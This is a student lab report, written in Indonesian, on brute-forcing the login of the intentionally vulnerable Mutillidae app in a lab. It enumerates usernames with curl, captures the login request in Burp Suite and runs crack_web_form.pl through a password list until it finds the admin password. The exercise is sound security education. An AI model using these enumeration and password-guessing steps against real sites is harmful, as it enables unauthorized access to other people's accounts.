LAPORAN PRAKTIKUM
KEAMANAN INFORMASI 1
PERTEMUAN 11
(OWASP Brute Force)

DISUSUN OLEH


Riva Mahyuli
(21/478709/SV/19365)

SARJANA TERAPAN TEKNOLOGI REKAYASA INTERNET
DEPARTEMEN TEKNIK ELEKTRO DAN INFORMATIKA
SEKOLAH VOKASI
UNIVERSITAS GADJAH MADA
YOGYAKARTA
2023


Link Github:
https://github.com/RIVAMAHYULi/Lap11_RivaMahyuli_PrakKeamanan1/blob/main/README.md

A. Blog Reconnaisance

1. OWASP Top 10 --> A1 - SQL Injection --> SQLMAP Practice --> View Someones Blog.



- Klik Silakan Pilih Penulis. Kotak daftar di bawah ini akan berisi nilai atau nama pengguna database dari setiap nama pengguna yang ditampilkan.




- Lihat Kode Sumber untuk Blog Someones.
o Klik Kanan pada latar belakang putih
o Klik View Page Source
o Cari Kode Sumber untuk Username

o Uraikan Kode Sumber untuk Username

notepad

```
curl -L "http://127.0.0.1/mutillidae/index.php?page=view-someones-blog.php" 2>/dev/null | grep -i \"admin\" | sed 's/"//g' | awk 'BEGIN{FS=">"}{for (i=1; i<=NF; i++) print $i}' | grep -v value | sed s'/<\/option//g'
```



```
┌──(root㉿kali)-[/home/kali]
└─# curl -L "http://127.0.0.1/mutillidae/index.php?page=view-someones-blog.php" 2>/dev/null | grep -i \"admin\" | sed 's/"//g' | awk 'BEGIN{FS=">"}{for (i=1; i<=NF; i++) print $i}' | grep -v value
| sed s'/<\/option//g'
admin
adrian
john
jeremy
bryce
samurai
jim
bobby
simba
dreveil
scotty
cal
john
kevin
dave
patches
rocky
tim
ABaker
PPan
CHook
james
ed
\n                                </select
```

B. Pengujian Login.php Error Message

1. Klik Login/Daftar
2. Nama: admin
3. Kata sandi: admin
4. Klik Tombol Login

- Salin Login.php Error Message
- Pilih "Authentication Error", dan Klik Kanan
- Pilih Copy

5. Buka gedit
- gedit &
- tekan Enter
- Paste Message


6. Klik Login/Daftar
7. Klik kanan pada latar belakang layar putih, pilih Lihat Sumber Halaman.
8. Analisis Login.php Source
9. Tekan tombol <Ctrl> dan <f> secara bersamaan
10. Ketik form action di kotak find dan tekan enter.
11. Perhatikan konvensi penamaan kotak teks nama pengguna dan kata sandi.
12. Perhatikan konvensi penamaan dan nilai tombol kirim.

```
<div id="idHintWrapperBody" class="hint-wrapper-body" style="display: none;">
    <div class="hint-header"><img src="images/link-icon-16-16.png" style="margin-right: 5px;" /><a class="hint-header" href="hints-page-wrapper.php?level1HintIncludeFile=1" title="Click to open S
<div id="id-log-in-form-div" style="display: none; text-align:center;">
    <form   action="index.php?page=login.php"
            method="post"
            enctype="application/x-www-form-urlencoded"
            onsubmit="return onSubmitOfLoginForm(this);"
            id="idLoginForm">
        <table>
            <tr id="id-authentication-failed-tr" style="display: none;">
                <td id="id-authentication-failed-td" colspan="2" class="error-message"></td>
            </tr>
            <tr><td></td></tr>
            <tr>
                <td colspan="2" class="form-header">Please sign-in</td>
            </tr>
            <tr><td></td></tr>
            <tr>
                <td class="label">Username</td>
                <td>
                    <input  type="text" name="username" size="20"
                            autofocus="autofocus"
                                    />
                </td>
            </tr>
            <tr>
```

```
                    <input  type="text" name="username" size="20"
                            autofocus="autofocus"
                                    />
                </td>
            </tr>
            <tr>
                <td class="label">Password</td>
                <td>
                    <input type="password" name="password" size="20"
                                    />
                </td>
            </tr>
            <tr><td></td></tr>
            <tr>
                <td colspan="2" style="text-align:center;">
                    <input name="login-php-submit-button" class="button" type="submit" value="Login" />
                </td>
            </tr>
            <tr><td></td></tr>
            <tr>
                <td colspan="2" style="text-align:center; font-style: italic;">
                    Dont have an account? <a href="index.php?page=register.php">Please register here</a>
                </td>
            </tr>
        </table>
    </form>
</div>

<div id="id-log-out-div" style="text-align: center; display: none;">
```

C. Pengujian Configure Firefox Proxy Settings

1. Klik Firefox
2. Pilih Settings --> Network Settings → Settings




D. Configure Burp Suite

1. Start Burp Suite
2. Applications --> Web Application Analysis ---> burpsuite
3. Muncul JRE Message
4. Klik OK


a. Configure proxy

• Klik pada tab proxy
• Klik pada tab opsi
• Pastikan port diatur ke 8080



b. Turn on intercept

• Klik pada tab proxy
• Klik pada tab intercept
• Pastikan intercept diatur ke on



c. Logging in


1. Nama: admin
2. Kata sandi: admin
3. Klik Tombol Login
4. Lanjutkan ke Langkah Berikutnya

d. Analisis hasil Burp Suite

```
1  POST /mutillidae/index.php?page=login.php HTTP/1.1
2  Host: 10.33.102.161
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
   Gecko/20100101 Firefox/102.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
   f,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer:
   http://10.33.102.161/mutillidae/index.php?page=login.php
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 59
10 Origin: http://10.33.102.161
11 Connection: close
12 Cookie: PHPSESSID=4fgqlv9la0bikclthkh9nqejbd; showhints=1
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&password=admin&login-php-submit-button=Login
```

e. Setelah langkah ini, Anda akan melihat dua pesan berikut:

- Kesalahan Autentikasi
- username=admin&password=admin&login-php-submit-button=Login



E. Crack Web Form

1. Download Crack Web Form

2. Crack Web Form Functionality

```
┌──(root💀kali)-[/pentest/passwords/cwf]
└─# ./crack_web_form.pl -help | more

############################################################
#                      Crack Web Form                      #
############################################################

./crack_web_form.pl -http -data [-U] [-P] [-F] [-S] [-O]
[Optional] e.g., -U admin
[Required] e.g., -http "http://192.168.1.106/dvwa/login.php"
[Required] e.g., -data "username=USERNAME&password=PASSWORD&Login=Login"
[Optional] e.g., -P "/var/tmp/password.txt"
[Optional] e.g., -F "Failed Login"
[Optional] e.g., -S "Successful Login"
[Optional] e.g., -O "/var/log/crack_output.txt"


-http, Is required.  The user is required to supply the login URL

-data, Is required.  By default USERNAME is "admin" unless supplied with the
       -U option.  PASSWORD is replaced by enemerated values from the password file

-U, If not specified "admin" is the default username

-P, If not specified, the default password file will be set to "password.txt",
    which is located in the same directory as crack_web_form.pl

-F, If not specified, the default message will be set to "fail|invalid|error".
    The pipe symbol, creates an OR condition, which allows for a match to occur if the
    message contains the word "fail" or "invalid" or "error".  Note, the
    pattern match is case insensitive.

-S, If not specified, the default failure message will be set to search for "fail|invalid|error,
    unless -F is already set.  (This option overrides -F).
    Note, the pattern match is case insensitive

-O, If not specified, the default log file is named crack_output.txt, which is
    located in the same directory as crack_web_form.pl
```


3. Pengujian Crack Web Form

```
┌──(root💀kali)-[/pentest/passwords/cwf]
└─# ./crack_web_form.pl -U admin -http "http://10.33.102.161/mutillidae/index.php?page=login.php" -data "user
name=USERNAME&password=PASSWORD&login-php-submit-button=Login" -F "Authentication Error"
Username = admin
HTTP Address = http://10.33.102.161/mutillidae/index.php?page=login.php
Form Post Data = username=USERNAME&password=PASSWORD&login-php-submit-button=Login
Failed Message = Authentication Error

############################################################
#                      Crack Web Form                      #
############################################################
[Trying Password]: 0
[Attempt]: 0 [Username]: admin [Password]: 0 [Status]: Successful [SESSION]: PHPSESSID=esp6psstvqe1e6f92flu3n
tqm7
```


4. Crack Web Form Results

```
┌──(root㉿kali)-[/pentest/passwords/cwf]
└─# ./crack_web_form.pl -U admin -http "http://10.33.102.161/mutillidae/index.php?page=login.php" -data "username=USERNAME&password=PASSWORD&login-php-submit-button=Login" -f "Password incorrect"
Username = admin
HTTP Address = http://10.33.102.161/mutillidae/index.php?page=login.php
Form Post Data = username=USERNAME&password=PASSWORD&login-php-submit-button=Login
Failed Message = Password incorrect

############################################################
#                      Crack Web Form                      #
############################################################
[Trying Password]: 0
[Attempt]: 0 [Username]: admin [Password]: 0 [Status]: Failed
------------------------------------------------------------
[Trying Password]: 0000
[Attempt]: 1 [Username]: admin [Password]: 0000 [Status]: Failed
------------------------------------------------------------
[Trying Password]: 00000000
[Attempt]: 2 [Username]: admin [Password]: 00000000 [Status]: Failed
------------------------------------------------------------
[Trying Password]: 0000010023
[Attempt]: 3 [Username]: admin [Password]: 0000010023 [Status]: Failed
------------------------------------------------------------
[Trying Password]: 1064
[Attempt]: 4 [Username]: admin [Password]: 1064 [Status]: Failed
------------------------------------------------------------
[Trying Password]: 1111
[Attempt]: 5 [Username]: admin [Password]: 1111 [Status]: Failed
------------------------------------------------------------
[Trying Password]: 123
[Attempt]: 6 [Username]: admin [Password]: 123 [Status]: Failed
------------------------------------------------------------
[Trying Password]: 1234
[Attempt]: 7 [Username]: admin [Password]: 1234 [Status]: Failed
------------------------------------------------------------
[Trying Password]: 12345
[Attempt]: 8 [Username]: admin [Password]: 12345 [Status]: Failed
------------------------------------------------------------
[Trying Password]: 123456
[Attempt]: 9 [Username]: admin [Password]: 123456 [Status]: Failed
------------------------------------------------------------
[Trying Password]: 1234admin
[Attempt]: 10 [Username]: admin [Password]: 1234admin [Status]: Failed
------------------------------------------------------------
[Trying Password]: password
[Attempt]: 11 [Username]: admin [Password]: password [Status]: Failed
------------------------------------------------------------
[Trying Password]: 1502
[Attempt]: 12 [Username]: admin [Password]: 1502 [Status]: Failed
------------------------------------------------------------
[Trying Password]: 166816
[Attempt]: 13 [Username]: admin [Password]: 166816 [Status]: Failed
------------------------------------------------------------
[Trying Password]: 21241036
[Attempt]: 14 [Username]: admin [Password]: 21241036 [Status]: Failed
------------------------------------------------------------
[Trying Password]: 2222
[Attempt]: 15 [Username]: admin [Password]: 2222 [Status]: Failed
------------------------------------------------------------
[Trying Password]: adminpass
[Attempt]: 37 [Username]: admin [Password]: adminpass [Status]: Successful [SESSION]: PHPSESSID=vr6ucqad9jjjq9gfa75e7sb016
```

5. Connection Settings (Klik garis tiga > Settings > Network Settings > Settings)



6. Tes Admin Password



7. Verifikasi login message